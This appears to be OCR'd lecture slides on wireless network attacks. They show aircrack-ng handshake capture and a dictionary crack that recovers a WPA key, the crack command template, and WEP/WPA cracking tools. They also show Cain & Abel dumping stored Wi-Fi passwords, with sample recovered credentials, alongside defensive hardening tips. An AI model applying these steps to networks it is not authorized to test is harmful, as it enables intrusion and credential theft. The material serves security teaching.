
see mr broo!

Authentication error occurred

Dlink

How to Hack WPA/WPA2 Password using Aircrack Ng?

Step 7: Client tries to reconnect. Capture the reconnect frames.




```
CH  9 ][ Elapsed: 8 mins ][ 2016-04-02 16:30 ][ WPA handshake: 54:[redacted]

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

54:[redacted]:B2   -52     4035      294    3  10  54e  WPA2 CCMP   PSK  see mr broo!
6C:[redacted]      -87       15        0    0   9  54e. WPA2 CCMP   PSK  Mysa
9C:[redacted]:A8   -89      608        0    0  10  54e. WPA2 CCMP   PSK  Dlink

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   BE:[redacted]      -95    0 - 1      0        2
54:[redacted]:B2   [redacted]         -31    0e- 1e    81      399  see mr broo!
9C:D[redacted]:A8  00:[redacted]      -85    0 - 6e     0       34  Dlink
```

How to Hack WPA/WPA2 Password using Aircrack Ng?

Step 8: Crack the password from captured packets

- Command: aircrack-ng –b [basis id of router] –w [path to word-list] – [path to captured packets]



```
                              Aircrack-ng 1.2 rc2


                [00:01:43] 160128 keys tested (1631.61 k/s)


                       KEY FOUND! [ haibroo! ]


      Master Key     : 13 A4 A4 7C 63 4B C9 F9 39 F4 AA D1 D9 EC 63 E2
                       13 27 4D 40 15 BA 5F E2 0A 8E B6 9A AD E9 26 69

      Transient Key  : 41 51 96 53 5B 0D F5 8E 22 62 C4 66 AA D4 99 D8
                       29 37 75 FC BD F8 87 AE 71 B5 82 8F 42 8F 66 AC
                       07 FA A6 FF FB F3 C2 C8 F8 AE 5F 3D BD 45 C0 1F
                       DF 1F F2 7A D2 A1 B2 3D 28 4E AB ED 71 AF A9 53

      EAPOL HMAC     : CB 90 9A AD E2 2B 1A A3 AA BF 81 BD A0 CD BE 53
root@localhost:~#
```

How to Hack WPA/WPA2 Password using Aircrack Ng?

Video Demo: https://www.youtube.com/watch?v=WfYxrLaqlN8

NetStumbler

- Tool for Windows to detect WLANs
  - Supports 802.11a, 802.11b, and 802.11g standards
- NetStumbler was primarily designed to
  - Verify WLAN configuration
  - Detect other wireless networks
  - Detect unauthorized Aps
  - Wardriving
- NetStumbler can interface with a GPS device
  - Enabling a security tester or hacker to map out locations of all the WLANs the software detects

NetStumbler

- NetStumbler captures following information
  - SSID
  - MAC address of the AP
  - Manufacturer of the AP
  - Channel on which it was heard
  - Strength of the signal
  - Encryption
- Attackers can detect APs within a 350-foot radius
  - with a good antenna, they can locate APs a couple of miles away

Kismet

- Tool for conducting wardriving attacks
- Created by Mike Kershaw
- Runs on Linux, BSD, MAC OSX, and Linux PDAs
- Kismet can also act as a sniffer and IDS tool
  - Can sniff 802.11b, 802.11a, and 802.11g traffic
  - Can detect wireless networks both visible and hidden,
  - Sniff packets and detect intrusions
- For details refer: https://www.kismetwireless.net/

Kismet Features

- Ethereal and Tcpdump compatible data logging
- AirSnort compatible
- Network IP range detection
- Hidden network SSID detection
- Graphical mapping of networks
- Client-server architecture
- Manufacturer and model identification of APs and clients
- Detection of known default access point configurations
- XML output
- Supports 20 card types

AirSnort

- Created by Jeremy Bruestle and Blake Hegerle
- Can help access WEP-enabled WLAN
- Limitations
  - Runs only on Linux
  - Requires specific drivers
  - Not all wireless NICs function with AirSnort

WEPCrack

- Open-source tool used to crack WEP encryption
- WEPCrack uses Perl scripts to carry out attacks on wireless systems
- Has features to conduct brute-force attack
- For details refer: http://wepcrack.sourceforge.net/

Other WEP Cracking Tools

- **Aircrack:**
  - Network sniffer and WEP cracker.
  - Ref: http://www.aircrack-ng.org/
- **WebDecrypt:**
  - Uses active dictionary attacks to crack the WEP keys.
  - Has its own key generator and implements packet filters.
  - Ref: http://wepdecrypt.sourceforge.net/

WPA Cracking Tools

- WPA uses a 256 pre-shared key or passphrase for authentications.
- Short passphrases are vulnerable to dictionary attacks and other attacks that can be used to crack passwords.
- Following tools are used to crack WPA keys.
  - **CowPatty:**
    - Used to crack pre-shared keys (PSK) using brute force attack.
    - Ref: http://wirelessdefence.org/Contents/coWPAttyMain.htm
  - **Cain & Abel:**
    - Used to decode capture files from other sniffing programs such as Wireshark.
    - Captured files may contain WEP or WPA-PSK encoded frames.
    - Ref: https://www.softpedia.com/get/Security/Decrypting-Decoding/Cain-and-Abel.shtml

Secure Wireless Network

- Use anti-wardriving software to make it more difficult for attackers to discover your wireless LAN
  - Honeypots
  - FakeAP
  - Black Alchemy FakeAP
- Allow only pre-determined MAC addresses and IP addresses to have access to the wireless LAN
- Limit the use of wireless technology to people located in your facility

Secure Wireless Network

- Use an authentication server instead of relying on a wireless device to authenticate users
- Use EAP, which allows use of different protocols to enhance security
- Place AP in the demilitarized zone (DMZ)
- Use 104-bit encryption rather than 40-bit encryption for WEP
- Assign static IP addresses to wireless clients instead of using DHCP

Secure Wireless Network


- Change default passwords that come with the hardware
- Enable the authentication mechanism
- Allow access to the network to registered MAC addresses only
- Use strong WEP and WPA-PSK keys, a combination of symbols, number and characters reduce the chance of the keys been cracking using dictionary and brute force attacks.
- Use Firewall to help reduce unauthorized access.

Example: Cracking a Wireless Network

- A wireless network adapter with the capability to inject/intercept packets
- Be within the target network’s radius.
- If the users of the target network are actively using and connecting to it, then your chances of cracking it are significantly improved.
- Capture packets specially users login steps – pcap files
- Use the captured packets (pcap files) to find potential passwords using brute-force technique – tools like Aircrack-Ng or CloudCracker.

Example: Crack Wireless Password


- Use of Cain and Abel to decode the stored wireless network passwords in Windows.
- Provide useful information that can be used to crack the WEP and WPA keys of wireless networks.
- Download & Open Cain & Abel



Press the + button on the toolbar to dump the Wireless Passwords

Example: Crack Wireless Password


- Ensure that the Decoders tab is selected then click on Wireless Passwords from the navigation menu on the left-hand side
- Click on the button with a plus sign



Click on the plus (+) button

Example: Crack Wireless Password

- Assuming you have connected to a secured wireless network before, you will get results similar to the ones shown below
- The decoder will show you the encryption type, SSID and the password that was used.



Adapter GUID	Descr	Type	SSID	Password	Hex
{477431F8-268D-4C...	@oem5.inf,%nic_mpciex_2230b...	WPA2-PSK	Dark Maiden	.qwerty#	2E71776572747923
{477431F8-268D-4C...	@oem5.inf,%nic_mpciex_2230b...	WPA2-PSK	Dark Maiden	.qwerty#	2E71776572747923
{7825C2EF-C9F9-48F...	@netvwifimp.inf,%vwifimp.dev...	WPA2-PSK	HOSTED_NET...	JT7ibxR7MIHly...	4A543769627852374D494

Demo

- Aircrack-Ng
  https://www.youtube.com/watch?v=WfYxrLaqlN8

- Kismet Demo

  https://www.youtube.com/watch?v=3v_bwtHIToQ

  https://www.youtube.com/watch?v=UYRXZxb4RWg

Thank You